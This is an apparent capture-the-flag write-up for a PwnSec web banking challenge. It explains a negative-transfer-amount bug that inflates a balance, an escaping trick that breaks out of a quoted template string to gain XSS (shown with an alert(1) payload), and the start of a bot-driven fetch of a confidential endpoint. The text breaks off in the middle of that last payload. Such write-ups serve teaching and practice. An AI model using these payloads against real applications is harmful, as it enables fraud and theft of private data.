PwnSec

Note => This challenge needed to be ran locally since it needs alot of enumeration and payload testing, worth mentioning that the challenge source did crash on registration and needed to be fixed
Overview
We start with a login page 
We could check for the registration process from the source  We could see that there is another account created for each user that has
isMaster to true and is a master to the user we created, we could keep that in mind.

We start with only 10$
Looking around we could see this

So we need to increase our balance to $1,000,000,000,000.
The transfer endpoint looks promising, we are able to send receiverInfo and amount which need to be supplied and other functionality that isn’t in our interest
Here is the interesting part  There is no checks made on the amount further no check if it’s negative it checks if it’s less than mainBalance and then subtract the amount which is a bug we could supply a huge negative number
1
user_form.mainBalance -= -1000000000000000000000 // is the same as +=
Just delete min tag and send it 

Now we have access to the locker endpoint let’s check the Contact Master functionality

It takes email, amount and userMessage and passes it to the bot endpoint

Looking at the bot.js file we could find that the bot goes to the locker endpoint and supplies our userMessage to the userMessage param
 Which then renders the locker.pug with our input but it has some important sensitization which we will need to go back to
 And that’s the interesting part where we need to focus on

The !{} doesn’t escape any characters and prints them as is and then the payload is then ran inside ${} so easy xss right ? , not really since it’s inside double quotes " it will be trickier
1
2
${payload} => easy xss
${"paylod"} => we need to escape " first
The idea here is to escape " in a way to run the inside string litteral like this
1
${"" + payload + "" }
Doing a payload like this won’t work but why ?
looking back at looker.js
1
2
3
4
5
6
userMessage: userMessage
.replace(/"/g, '\\"')
.replace(/'/g, "\\'")
.replace(/\n/g, '\\n')
.replace(/>/g, '>')
.replace(/</g, '<'),
Double quotes are escaped but not removed so any payload we run becomes
1
${" \" "} =>
And to solve this we will need to add another \ of our own so we escape the backslash and exit out of the string
1
${"\\" "} => error
we now know how to escape the first one but what about the second ? we can’t use the same trick in this case but we could comment the reset out and add } of our own the last payload becoms
1
2
3
4
${"\\" + alert(1)} //"}


Our input=>  \" + alert(1)} //
We could find that the flag lives in /master/confidential so it becomes a standered csrf exploit
1
2
3

\" + fetch(`/master/confedential`)
.then(function(r){return r.text()})
